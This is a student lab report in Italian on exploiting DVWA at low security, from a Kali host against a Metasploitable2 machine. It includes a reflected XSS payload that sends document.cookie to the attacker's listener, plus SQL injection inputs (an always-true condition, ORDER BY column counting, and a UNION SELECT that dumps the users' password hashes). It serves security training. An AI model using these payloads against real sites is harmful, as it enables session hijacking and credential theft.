

M4W13D4 Denis Martinelli

Perfetto. Ho controllato gli screenshot della parte SQL Injection: sono allineati alla consegna. Hai documentato:

- query normale su ID 1 e 2,
- errore con l'apice singolo,
- condizione sempre vera con `1' OR '1'='1' --` (nel tuo caso con # va bene uguale),
- estrazione credenziali con `UNION SELECT user, password FROM dvwa.users.`

DVWA Lab – Report

Ambiente e rete

- Attaccante: Kali Linux 192.168.1.81
- Vittima: Metasploitable2 192.168.1.105
- Verifica: `ping -c 4 192.168.1.105` da Kali con risposta positiva.
- Servizi su MSF2: `service apache2 start` e `service mysql start`.

Setup DVWA

- Ho raggiunto `http://192.168.1.105/dvwa/`.
 - In Setup ho eseguito Create/Reset Database.
 - Login con admin/password.
 - In DVWA Security ho impostato Security Level su Low.
 - Ho verificato in basso a sinistra: Username admin, Security Level: low.
-

XSS reflected

Verifica riflessione e HTML

Sulla pagina DVWA → XSS (Reflected) ho inserito:

Denis

La pagina ha riflesso il valore con “Hello Denis”.

The screenshot displays the DVWA web application interface. The browser's address bar shows the URL `192.168.1.105/dvwa/vulnerabilities/xss_r/?name=Denis#`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left sidebar, the "XSS reflected" option is highlighted. The main content area features a form with the label "What's your name?" and a "Submit" button. Below the form, the output "Hello Denis" is displayed in red text. The "More info" section provides links to external resources: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. The bottom status bar indicates the user is logged in as "admin", the security level is "low", and "PHPIDS" is disabled. The footer text reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Poi ho testato il rendering HTML:

`<i>Denis</i>`

La parola è apparsa in corsivo. Questo conferma che l'output non viene codificato.


The screenshot shows a web browser window with the URL `192.168.1.105/dvwa/vulnerabilities/xss_r/?name=<i>Denis#`. The browser's address bar includes several bookmarks: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The DVWA logo is visible at the top of the page. On the left side, there is a navigation menu with buttons for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?" and a "Submit" button. Below the form, the output "Hello Denis" is displayed in red text. Under the heading "More info", there are three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom left, the status information shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are buttons for "View Source" and "View Help". The footer of the page states "Damn Vulnerable Web Application (DVWA) v1.0.7".

Esecuzione di JavaScript (alert)

Ho inserito:

```
<script>alert('XSS')</script>
```

Il browser ha mostrato un popup di alert “XSS”. La pagina esegue il contenuto dell’input.



Esfiltrazione del cookie

Per dimostrare un impatto realistico, ho avviato su Kali un web server:


```
python3 -m http.server 12345
```

Poi ho usato il seguente payload nella pagina XSS reflected:

<script>

new Image().src='http://192.168.1.81:12345/?c='+document.cookie

</script>



Nel terminale di Kali ho visto una richiesta GET con il parametro c contenente i cookie della sessione DVWA, ad esempio security=low; PHPSESSID=...


Risultato: XSS reflected confermato, con possibilità di furto di sessione.

SQL Injection (non blind)

Pagina: DVWA → SQL Injection, livello Low.

Comportamento normale

Inserendo 1 e 2 ho ottenuto i record singoli per ID 1 e ID 2 (admin, Gordon Brown). Questo mi dà il formato di risultato atteso.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1

First name: admin

Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 2

First name: Gordon

Surname: Brown

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help


Damn Vulnerable Web Application (DVWA) v1.0.7

Test di errore con apice

Ho inserito:

1'

La pagina ha mostrato un errore SQL di sintassi. Questo conferma che l'input finisce tra apici nella query e non viene sanificato.




Condizione sempre vera

Ho inserito:

`1' OR '1'='1' #`

Equivalente anche con `--` seguito da spazio. La condizione è sempre vera e il resto della query viene commentato. La pagina ha mostrato più record consecutivi. Questo replica esattamente la soluzione richiesta nello slide.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1'='1' --
First name: admin
Surname: admin

ID: 1' OR '1'='1' --
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' --
First name: Hack
Surname: Me

ID: 1' OR '1'='1' --
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' --
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7


Conteggio colonne e UNION

La pagina restituisce due colonne (First name e Surname). Per essere formale si può verificare con:

1' ORDER BY 1 --

1' ORDER BY 2 --

1' ORDER BY 3 -- (qui errore, quindi 2 colonne)



Unknown column '3' in 'order clause'

Ho eseguito la UNION per estrarre utenti e hash di password dalla tabella users:

1' UNION SELECT user, password FROM dvwa.users #

La pagina ha mostrato coppie user e password hash (MD5 su DVWA). L'estrazione ha avuto successo.

Risultato: SQL Injection non blind confermata, con possibilità di enumerazione credenziali.

Evidenze raccolte

- XSS reflected: riflessione semplice, HTML `<i>`, alert eseguito, log del web server di Kali con cookie.
- SQLi: record per ID 1 e 2, errore con apice, dump completo con condizione sempre vera, estrazione user e password con UNION.

Conclusione

Ho configurato il laboratorio e impostato DVWA su Low. Ho sfruttato una XSS reflected per eseguire JavaScript e dimostrare l'esfiltrazione del cookie di sessione. Ho sfruttato una SQL Injection non blind per generare errori, bypassare il filtro con una condizione sempre vera e, infine, eseguire una UNION per estrarre utenti e password hash dal database.